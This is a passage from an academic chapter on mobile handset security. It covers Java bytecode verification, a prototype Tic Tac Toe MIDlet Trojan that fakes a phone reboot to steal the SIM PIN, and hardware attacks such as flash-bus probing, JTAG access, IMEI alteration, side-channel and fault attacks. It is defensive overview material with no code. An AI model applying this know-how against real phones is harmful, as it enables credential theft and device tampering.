4.2.1 Byte-Code Verification Byte-code verification [19] is a load-time phase where the method's run-time behavior is proved to be *semantically correct*.

The *byte-code* is the executable sequence of bytes of the code-array of a method's code-attribute. The byte-code verifier processes units of method-code stored as class file attributes. An initial byte-code verification pass breaks the byte sequence into successive instructions, recording the offset (*program point*) of each instruction. Some static constraints are checked to ensure that the byte-code sequence can be interpreted as a valid sequence of instructions taking the right number of arguments.

As this ends normally, the receiver assumes that the analyzed file complies with the general syntactical description of the class file format.

Then, a second verification step ascertains that the code will only manipulate values which types are compatible with Java's safety rules. This is achieved by a type-based *data-flow analysis* which abstractly executes the method's byte-code, by modelling the effect of the successive byte-codes on the *types* of the variables read or written by the code.


4.2.2 The Semantics of Type Checking A natural way to analyze the behavior of a program is to study its effect on the machine's memory. At runtime, each program point can be looked upon as a memory *instruction frame* describing the set of all the runtime values possibly taken by the JVM's stack and local variables.

Since run-time information, such as actual input data is unknown before execution starts, the best an analysis may do is reason about *sets* of possible computations. An essential notion used for doing so is the *collecting semantics* defined in [10] where, instead of computing on a full *semantic* domain (values), one computes on a restricted *abstract* domain (types).

For reasoning with types, one must precisely classify the information expressed by types. A natural way to determine how (in)comparable types are is to rank all types in a *lattice* $\mathcal{L}$. A brief look at the toy lattice depicted below suffices to find-out that `animal` is more general than `fly`, that `int` and `spider` are not comparable and that `cat` is a specific `animal`. Hence, knowing that a variable is designed to safely contain an `animal`, one can infer that no harm can occur if during execution this variable would successively contain a `cat`, a `fly` and an `insect`. However, should the opposite be detected (*e.g.* an instruction would attempt to use a variable supposed to contain an `animal` as if it were a `cat`) the program should be rejected as unsafe.

The most general type is called *top* and denoted $\top$. $\top$ represents the *potential simultaneous presence of all types*, *i.e.* the *absence of (specific) information*. By definition, a special null-pointer type (denoted `null`) terminates the inheritance chain of all object descendants.

Formally, this defines a pointed complete partial order (CPO) $\preceq$ on the lattice $\mathcal{L}$.



Stack elements and local variable types are hence tuples of elements of $\mathcal{L}$ to which one can apply *point-wise ordering*.

The verification process described in [22] §4.9, is an (iterative data-flow analysis) *abstract interpretation* algorithm that attempts to build an *abstract description* of the JVM's memory for each program point. A byte-code is safe if the construction of such an abstract description succeeds.

Denoting by N_{blocks} the number of branches in a method, a straightforward implementation of [22] §4.9 allocates N_{blocks} frames, each of size $L_{\max} + S_{\max}$.

$L_{\max}$ and $S_{\max}$ are determined by the compiler and appear in the method's header. This results in an $\mathcal{O}((L_{\max} + S_{\max}) \times N_{\text{blocks}})$ memory-complexity. In practice, the verification of moderately complex methods would frequently require a few thousands of bytes.

4.2.3 Memory Economic Verification Approaches for Mobile Equipments While the time and space complexities of this algorithm suit personal computers, the memory complexity of Sun's algorithm appears unadapted for mobile devices, where RAM is a significant cost-factor.

This limitation gave birth to a number of innovating workarounds where, in each case, memory was reduced at the expense of another system resource (transmission, computation *etc.*) or by transforming Sun's standard class file format to render it easier to verify:

- Leroy [20, 21] devised a verification scheme that relies on off-card code transformations whose purpose is to facilitate on-card verification by eliminating the memory-consuming fix-point calculations of Sun's original algorithm.
- *Proof carrying code* [27] (PCC) is a technique by which a side product of the verification, namely the final type information inferred at the end of the verification process (*fix-point*), is sent along with the byte-code to allow a straight-line verification of the applet.

This extra information causes some transmission overhead, but the memory needed to verify a code becomes essentially equal to the RAM necessary to run it. A PCC off-card proof-generator is a rather complex software.

- *Variable-wise verification* [23] is a technique where variables are verified in turn rather than in parallel, re-using the same RAM space. This trades-off computations for memory.
- *Externalization* [14] consists in securely exporting intermediate verification variables to distrusted terminals. This trades-off transmission for memory.

We refer the reader to the bibliography for a more detailed information on these techniques.

4.3 Trojan Horses in Mobile Environment

A Trojan horse is a malevolent piece of code hidden in a program that performs normal tasks. When started, this program behaves as expected by the user and then stealthily executes the Trojan horse payload. Popular games and sharewares, especially if they are downloaded from the Internet are good vectors for Trojan horses.

Worms, which are self-propagating pieces of malicious software who propagate from one computer to another via a network link, have become very common in the past few years on PC even if their payloads have often been non-destructive. The first worm for smart phone showed-up recently targeting Symbian terminals and propagating itself via Bluetooth links [12]. Java Virtual machines are immune, by design, to this kind of attacks, so we will only discuss Trojan horses in the following.

The ultimate goal of a Trojan horse can just be a denial of service or a hacker's demonstration of power as in most of currently existing worms and viruses in the PC world. But some attractive targets can motivate an attacker on a mobile equipment. Nowadays these devices are fully merged in our life-style and they abound in credentials, personals information like contacts or to-do lists, let alone our real time position on the earth.

To demonstrate the potential wrongdoing and stealthiness of a Trojan horse we have implemented a prototype on a mainstream GSM phone. We have taken advantage of the fact that a java application for the J2ME/CLDC/MIDP environment (a MIDlet) is capable of taking the full graphic control of the handset screen, *i.e.* the programmer can control each and every pixel of the screen surface. The consequence is that a MIDlet can mimic the look-and-feel of any application including the system ones. In our example, the Trojan horse is lurking in a popular game called Tic Tac Toe and is aimed at capturing the SIM card's PIN that is entered by the user when the phone is switched-on. Figure 3 shows the general scheme of the attack.

When the game is started for the first time the Trojan horse is activated and simulates a phone reboot, including the vendor's logo animation and the PIN entry. This phase is unlikely to alert the average user that something is going wrong as she's used to such reboots due to battery shortage or software instability. The Trojan horse captures the user's PIN and terminates the MIDlet. This first phase is illustrated by the screen shots in figure 4.

In the subsequent MIDlet launches, the Trojan horse keeps quiet and the user is able to play with a genuine looking game. Nevertheless, the Trojan horse is still waiting for a backdoor code that reactivates it in order to display the PIN previously captured as shown in figure 5.

The lesson learnt from this school case example is that the mobile phone lacks from a trusted path between the user and the phone operating system both for input and output. In other words there is no mean for the user to know if she communicates with the operating system or a malicious software which impersonates it.

One possible solution would be to limit the screen area that a MIDlet can control and to dedicate the remaining part to the OS that could use it to draw the user's attention on the fact that a MIDlet is running. Concerning the input part of the problem a dedicated key can be pressed before entering the PIN code in order to switch to the Operating System if it was not the foreground task. The problem with these solutions depicted on figure 6 is that they restrain further the restricted hardware available for the developers.

5 Hardware Attacks on Mobile Equipments

The term "hardware attack" encompasses a large variety of threats that exist because of the physical properties of the device under consideration. As a consequence of this definition a virtual design is not subject to such attacks and by extension a device physically out of the attacker's reach is also safe. By contrast, software attacks are most of the time remote attacks on a device attached to a network but physically out of the hacker's reach.

There are different ways to classify hardware attacks, among which is their belonging to one of the following categories: invasive attacks, fault attacks or side-channel analysis. A device designed to resist the above listed threats is called "tamper-resistant". In other words, a tamper resistant device will withstand attempts to tamper with the device (recover information or modify internal data or any characteristics of the device). Another feature that a device might exhibit is "tamper-evidence", signifying that evidence will exist to prove tampering with the device. At present, the only existent tamper-resistant element in a handset is the (U)SIM (Universal Subscriber Identity Module), where tamper resistance is achieved by the appropriate combination of hardware and software protection, countermeasures and prudent design rules.

The following paragraphs will provide an overview of handset attack targets before showing how to perform physical attacks and describing what benefits a hacker might gain.

5.1 Attack Targets

Secret or sensitive data is usually the target of an attack. Secret data is unknown by the hacker and his primary goal is to retrieve its value. Sensitive data is known by the hacker but cannot be modified by him; his primary goal is to modify its value, preferably to replace it with a value of his choosing. There are currently several targets in mobile equipments. The most sensitive data elements are the user authentication key (Ki), his identification number IMSI and the (CHV) (Card Holder Verification) value. In addition, there are at least 3 relevant targets in the handset: the SIM-lock mechanism, the IMEI and the software upgrade. Each of these targets is addressed hereafter.

5.1.1 SIM-Lock SIM-lock is a mechanism commonly used by Mobile Network Operators (MNOs) to bind subsidized phones to the network [36], at least for a specified period of time. Such a binding should usually last until the operator's initial investment has been recouped. Nevertheless, if the subscriber wants to use a different network before the specified period of time is over, he needs to de-SIMlock his mobile. This service is not free, MNOs usually request around 115 euros to unlock a mobile phone. The very lucrative business coming from stolen handsets is slightly hindered by the SIM-lock mechanism. Indeed, the handset must be unlocked prior to usage by its new owner. As it is not illegal to unlock a phone, some software companies entered this business and provide unlocking software. An example of such software GUI (Graphic User Interface) can be seen on Figure 7.

5.1.2 IMEI The International Mobile Equipment Identity number is the identity of the handset. It is a unique number attributed during handset manufacturing and is registered by the Mobile Network Operator. Thanks to IMEI, Mobile Equipment declared as stolen can be black-listed by the MNOs. Nevertheless, there is currently no IMEI blacklist at a worldwide level, stolen phones often leave their original country for less developed countries where people cannot afford the price of a new handset. To use the handset in the same country it has been stolen in, the IMEI value can also be changed to an authorized one. Some countries have voted laws that make IMEI alteration illegal to reduce handset theft. In parallel, handset manufacturers are working on increasing the IMEI's security.

5.1.3 Software Versions For a given mobile equipment, multiple software and firmware versions are available. High end versions usually add extra features and functionalities, making it lucrative for a hacker to upgrade a software version to a higher one. The upgrade mechanism is currently slightly protected, against unauthorized access depending on the handset model.

5.2 Hardware Attacks Description

Currently, handsets are in such a poor security state that they do not withstand basic reverse engineering weaponry. Moreover, their security mechanism such as the SIMlock, test/debug mode, IMEI storage and software upgrade are poorly designed and rely on obscurity rather than strong cryptographic protocols. Breaking these mechanisms does not yet require use of advanced attack techniques such as hardware attacks, which are at routinely researched in the industry and university research labs.

Fortunately, mobile equipment and chipset manufacturers are working hard to cath-up and improve the overall security level of handsets. As security will increases and software attacks will become less practical, hardware attacks will rise.

5.2.1 Invasive Attacks Invasive attacks are usually considered as the heaviest class of attacks in terms of equipment cost, expertise and duration. An invasive attack requires first of all to "open" the device. This is not an easy task on a smart card as delicate chemistry manipulation is needed. On the other hand, on a handset only removal of the plastic case and eventually a few screws is required. In a smartcard such as a USIM, resistance against invasive attacks is achieved by embedding the complete system, including the CPU (Central Processing Unit), memories and peripherals, in a single chip. Moreover, the design usually includes additional security features such as protection shields, glue logic design, encryption and scrambling. Such architecture will probably not reach the handset field because combining different technologies such as a CPU, a large Flash memory and a RAM (Random Access Memory) memory on the same chip highly increases its cost. In a regular handset, the SoC (System On Chip) comprising the CPU and some peripherals, as well as the external memory (usually a flash containing both the operating system and the users personal data) can be found on same PCB (Printed Circuit Board). With such architecture, it is currently quite easy to probe the bus between the SoC and the Flash in order to gain access to all the data accessed by the CPU. This is a straightforward way gain access to secret information stored in the Flash (IMEI, unblock code). Of course it will require a little bit of reverse engineering and electronic skills since the data bus is usually 16 to 32 bits wide and since most of the lines will be buried in the internal layers of the multi-layer PCB. Another invasive attack consists in de-soldering the Flash memory chip in order to reprogram it with a flash programming unit or to replace it with a new Flash. Such an operation is not possible with a regular soldering iron because Flash memory packaging is usually of TFBGA (Thin & Fine-pitch Ball Grid Array) type. A printed circuit board from mobile equipment with its Flash memory removed can be seen Figure 8.a. The backside of a TFBGA Flash memory is shown Figure 8.b. Last but not least, most handsets provide a JTAG bus or others facilities for debug and test mode. This is a prime backdoor because with a JTAG cable and a little bit of insider knowledge a hacker can easily access very sensitive and secret information and do almost whatever he wants on a handset. There is no such threat on smart-cards since the debug and test mode is completely wiped-out at the end of the manufacturing process, usually by placing the corresponding logic on the scribe line of the wafer.

5.2.2 Side-Channel Attacks Side-channel attacks consist in monitoring a device signal or resource-consumption, usually without physically damaging it. The processing's duration, power consumption, electro-magnetic radiations and radio-frequency emission are typically the signals that might be of interest. Once the signal has been monitored, the hacker performs its analysis in order to infer information about a secret data processed during the acquisition's period of time. This attack technique may be used to retrieve secret data such as keys. Side-channel analysis is usually performed by multiple executions of the same process in order to apply statistical analysis. Side-channel attacks have not proliferated in the handset hacking community yet because there are no secret keys in mobile equipment units. Nevertheless, this threat is growing with the increasing added value services integrated into handsets and smart-phones, as well as the rise of 3GPP networks. Indeed, we will soon witness the deployment of Digital Right Management [28] which specifies use of a DRM agent, content encryption keys and right encryption keys. It is in the interest of a handset malevolent owner to retrieve these keys in order to distribute protected content. It is obvious that handset hacking will increase at the same pace as benefits that can be obtained in return. Side-channel analysis is usually performed by the handset owner, but with contactless side-channel radiation it is possible to perform an attack on a nearby handset without the victim's knowledge. When keys are stored in handsets, a remote side-channel attack example is a hacker, physically close to his victims, retrieving authentication keys to bank accounts by means of a radiation sensor.

5.2.3 Fault Attacks Fault attacks are another kind of hardware attack that emerged recently. This attack relies on a physical perturbation performed by the hacker rather then simply monitoring a side-channel. The core of the attack lies in the exploitation of the fault induced at the software level by the physical perturbation. There are many ways to perform a physical perturbation on an electronic device like a handset, the perturbation means being for example an electro-magnetic field, a power glitch or a laser beam. The exploitation technique is also variable and greatly depends on the target, which can be a cryptographic algorithm that may disclose secret information or an operating system sensitive process that might enable an unauthorized action such as a Midlet installation. Once again, the threat is real and will increase depending on the sensitivity of data stored in mobile equipment. As long as there are financial benefits in hacking a handset, the hacker will use any means to reach his goal. We refer the reader to [5] for a deeper treatment of fault attacks.

6 Conclusion

This chapter overviewed security features for the protection of mobile terminals and the attacks they are vulnerable to.

System architects should keep in mind that threats should be dealt with at the design level, the implementation level and the application use level. The previous sections provide examples of efforts made in multiple domains, their success and failure.

A typical security breach example at the design level occurred in the GSM authentication scheme. The lack of network authentication gave way to the possibility of setting up rogue base stations. Mutual authentication in 3GPP will eventually solve this problem. A careful implementation that follows scrupulously security guidelines will reduce the chance of faults at the implementation level. To mention a dangerous and widespread attack, lack of protection against buffer overflows can cause much damage, allowing for example access to protected memory areas. Application level attacks are probably the most prevalent. Mobile terminals are often accessed remotely, thereby greatly increasing the possibilities of runtime attacks. Moreover, users may exploit devices in a way they were not built for.

The large scale distribution of electronic devices and the increasing interaction among different technologies are not factors that will reduce security threats. Basic security rules apply to mobile terminals as to all other electronic devices. System security is that of its weakest link and the confidence in a system improves with the number of audits on it. Administrators should not rely on a single protection as attacks are multiple and on multiple levels.

References

1. A. Aho, R. Sethi, J. Ullman, *Compilers: Principles, Techniques, and Tools*, Addison-Wesley, 1986.
2. ANSI/IEEE Std 802.11, *Wireless LAN Medium Access Control (MAC) and Physical Layer Specifications (PHY)*, 1999 Edition.
3. ANSI/IEEE Std 802.1x-2001, *Port-Based Network Access Control*, 2001 Edition.
4. W. Arbaugh, N. Shankar and C. J. Wan, *Your 802.11 wireless network has no clothes*, University of Marlyland, March 30, 2001.
5. H. Bar-El, H. Choukri, D. Naccache, M. Tunstall and C. Whelan, *The Sorcerer Apprentice's Guide to Fault Attacks*, Cryptology ePrint Archive, Report 2004/100, 2004.
6. N. Borisov, I. Goldberg, D. Wagner, *Intercepting Mobile Communications: The Insecurity of 802.11*, `http://www.isaac.cs.berkeley.edu/isaac/wep-draft.pdf`.
7. M. Briceno, I. Goldberg and D. Wagner, *An Implementation of the GSM A3A8 Algorithm (Specifically COMP128)*, 1998, `http://www.iol.ie/ kooltek/a3a8.txt`.
8. Z. Chen, *Java Card Technology for Smart Cards: Architecture and Programmer's Guide*, The Java Series, Addison-Wesley, 2000.
9. R. Cohen, *The defensive Java virtual machine specification*, Technical Report, Computational Logic Inc., 1997.
10. P. Cousot, R. Cousot, *Abstract Interpretation: a Unified Lattice Model for Static Analysis by Construction or Approximation of Fixpoints*, Proceedings of POPL'77, ACM Press, Los Angeles, California, pp. 238-252.
11. S. Fluner, I. Mantin and A. Shamir, *Weaknesses in the Key Scheduling Algorithm of RC4*, Selected Areas in Cryptography 2001.
12. F-Secure, , *Virus Descriptions : Cabir*, `http://www.f-secure.com/v-descs/cabir.shtml`, June 2004.
13. J. Golić, V. Bagini, G. Morgari, *Linear Cryptanalisys of Bluetooth Stream Cipher*, Springer-Verlag, LNCS 2332, pp. 238–255, EuroCrypt'02, 2002.
14. K. Hypponen, D. Naccache, E. Trichina and A. Tchoulkine, *Trading-off type-inference memory complexity against communication*, Information and Communications Security (ICICS 2003), vol. 2836 of Lecture Notes in Computer Science, pp. 60-71, Springer-Verlag, 2003.
15. IEEE Std 802.11i/D3.0, *Draft Supplement to Standard for Telecommunications and Information Echange between Systems - LAN/MAN Specific Requirements. Specification for Robust Security*, February 2003.
16. Information Societies Technology (IST) Programme, *A Dependability Roadmap for the Information Society in Europe*, Project AMSD, Deliverable D 1.1, 2001.
17. M. Jakobsson, S. Wetzel, *Security Weaknesses in Bluetooth*, Springer-Verlag, LNCS 2020, RSA 2001, pp. 176–191, 2001. `http://www.rsasecurity.com/rsalabs/staff/bios/mjakobsson/bluetooth/bluetooth.pdf`.
18. P. Kocher, J. Jaffe and B. Jun, *Differential Power Analysis*, Springer-Verlag, LNCS 1666, pp. 388-397, Crypto'99, 1999.

19. X. Leroy, *Java Byte-Code Verification: an Overview*, In G. Berry, H. Comon, and A. Finkel, editors, Computer Aided Verification, CAV 2001, volume 2102 of Lecture Notes in Computer Science, pp. 265-285, Springer-Verlag, 2001.
20. X. Leroy, *On-Card Byte-code Verification for Java card*, In I. Attali and T. Jensen, editors, Smart Card Programming and Security, proceedings E-Smart 2001, volume 2140 of Lecture Notes in Computer Science, pp. 150-164, Springer-Verlag, 2001.
21. X. Leroy, *Bytecode Verification for Java smart card*, Software Practice & Experience, 32:319-340, 2002.
22. T. Lindholm, F. Yellin, *The Java Virtual Machine Specification*, The Java Series, Addison-Wesley, 1999.
23. N. Maltesson, D. Naccache, E. Trichina and C. Tymen, *Applet verification strategies for RAM-constrained devices*, Information Security and Cryptology – ICISC 2002, vol. 2587 of Lecture Notes in Computer Science, pp. 118-137, Springer-Verlag, 2003.
24. G. McGraw, E. Felten *Securiy Java*, John Wiley & Sons, 1999.
25. S. Muchnick, *Advanced Compiler Design and Implementation*, Morgan Kaufmann, 1997.
26. J. Muir, *Decoding Mobile Device Security*, 2003,
`http://www.computerworld.com/mobile/mobiletopics/mobile`.
27. G. Necula, *Proof-carrying code*, Proceedings of POPL'97, pp. 106-119, ACM Press, 1997.
28. OMA, *DRM Specification 2.0.*
29. J. Quirke, *Security in the GSM System*, May 2004,
`http//www.ausmobile.com`.
30. J. R. Rao, P. Rohatgi, H. Scherzer and S. Tinguely, *Partitioning Attacks: Or How to Rapidly Clone Some GSM Cards*, 2002 IEEE Symposium on Security and Privacy, May 12-15, Berkeley, California, p. 31, 2002.
31. R. Rivest, *RSA security response to Weaknesses in the Key Scheduling Algorithm of RC4*,
`http://www.rsasecurity.com/rsalabs/technotes/wep-fix.html`.
32. A. Stubblefield, J. Ioannidis, A. Rubin, *Using the Fluner Mantin and Shamir Attack to Break WEP*, AT&T Labs Technical Report TD-4ZCPZZ, August 6, 2001.
33. Third Generation Partnership Project, *Technical Specification Group Services and System Aspects; 3G Security; Security Architecture (3G TS 33.102 version 6.0.0)*, September 2003.
34. Third Generation Partnership Project, *Technical Specification Group Services and System Aspects; 3G Security; Cryptographic Algorithm Requirements (3G TS 33.105 version 4.1.0)*, June 2001.
35. Third Generation Partnership Project, *Technical Specification Group Services and System Aspects; 3G Security; Specification of the 3GPP Confidentiality and Integrity Algorithms; Document 1: f8 and f9 Specification (3G TS 35.201 version 5.0.0)*, June 2002.
36. Third Generation Partnership Project, *Technical Specification Group Services and System Aspects; 3G Security; Specification of the 3GPP Personalization of Mobile Equipment*.
37. Third Generation Partnership Project, *Technical Specification Group Services and System Aspects; 3G Security; Specification of the MILENAGE Algorithm Set: An example algorithm set for the 3GPP authentication and key generation functions f1, f1*, f2, f3, f4, f5 and f5*; Document 2: Algorithm Specification (3G TS 35.201 version 5.1.0)*, June 2003.
38. K. Vedder, *Security Aspects of Mobile Communications*, Computer Security and Industrial Cryptography, 1991.
39. D. Wagner, *GSM Cloning*,
`http://www.isaac.cs.berkeley.edu/isaac/gsm.html`.
40. M. Walker, *On the Security of 3GPP Networks*, Invited Talk presented at EUROCRYPT 2000.



K
AMF
SQN
f1
MAC
K
f2
XRES
RAND
K
f3
CK
K
f4
IK
K
f5
AK
AUTN = SQN + AK || AMF || MAC
AV = RAND || XRES || CK || IK || AUTN

Fig. 2. Authentication vector generation




Fig. 3. General scheme of a MIDlet Trojan horse




Fig. 4. Attack phase of a MIDlet Trojan horse




Fig. 5. PIN recovery phase of a MIDlet Trojan horse


